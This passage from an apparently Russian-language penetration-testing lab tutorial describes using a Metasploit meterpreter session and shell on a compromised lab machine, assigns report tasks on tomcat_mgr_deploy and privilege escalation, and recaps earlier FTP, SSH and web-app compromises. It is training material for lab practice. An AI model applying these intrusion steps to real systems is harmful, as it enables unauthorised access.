
Для того, чтобы узнать, какие команды нам нужно использовать, нужно ввести знак вопроса «**?**»:

Это длинный список команд **meterpreter**.

Если **meterpreter** кажется Вам непонятным, то не волнуйтесь и рассматривайте его следующим образом; при взломе атакуемой машины **Metasploit** загружает на нее программу, которая позволяет взаимодействовать с этой машиной, и выполнять различные команды. Это программа называется «**meterpreter**».

И сейчас мы взаимодействуем с этой программой, которая позволяет нам управлять системой на удаленной машине.

Если мне нужен линукс-шелл, то для этого нужно ввести команду «**shell**»:



В нем работают все команды, которые присущи линукс-системам.

Если выполнить команду «**guid**», то она уже не сработает:

```
guid
/bin/sh: line 2: guid: command not found
```

Все из-за того, что я нахожусь в линукс-шелле.

Однако, можно выполнить команду «**whoami**», и «**id**», то они будут работать:

```
whoami
tomcat55
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

Обратите внимание, что вышеописанные команды не работали в **meterpreter**. После ввода команды «**shell**», я получил доступ непосредственно к стандартному линукс шеллу. Теперь я могу выполнять стандартные линукс команды.

Есть один момент, который заключается в том, что я не рут пользователь, а обычный пользователь «**tomcat55**».

Содержание отчета по выполненной работе

В отчёте о выполненной работе необходимо указать:

- Подключитесь к атакуемой машине используя **tomcat_mgr_deploy**, опишите переменные, которые будете изменять
- Какая команда meterpreter используется для повышения прав в windows?

Далее мы рассмотрим, как использовать определенные скрипты, с помощью которых мы можем обнаружить уязвимости, и которые помогут нам повысить права. Мы это будем рассматривать в последующих практических работах.

С помощью инструмента «**Nikto**», мы оказались там, где мы сейчас находимся. Имейте ввиду, что это не специализированный инструмент для работы с конкретными сайтами.

Существуют инструменты, которые заточены на работу с определенными веб-технологиями. К примеру, для работы с сайтом на вордпресс существует инструмент для поиска уязвимостей, который называется **wpscan**.

Все зависит от того, какая технология будет использоваться на сайте, и будет предпочтительнее, если Вы будете использовать инструменты, которые были созданы именно под это программное обеспечение.

Мы нашли несколько способов, как можно взломать нашу цель, используя разные уязвимости. Сначала мы взломали **ftp**-сервис, при этом мы использовали версию **ftp**, которую мы узнали с помощью «**nmap**». После этого мы использовали мы узнали, что есть эксплойт для попадания в систему. Как в случае с **ftp** и **ssh** сервисами, мы получали рут-права на системе жертвы. Далее мы использовали эксплойт веб-приложений, и смогли попасть в систему через веб-сайт. В последнем случае мы смогли попасть в систему только как обычный пользователь, а не как рут-пользователь. Нам осталось лишь повысить права.

Пройдите комнату Brute Force Heroes https://tryhackme.com/room/bruteforceheroes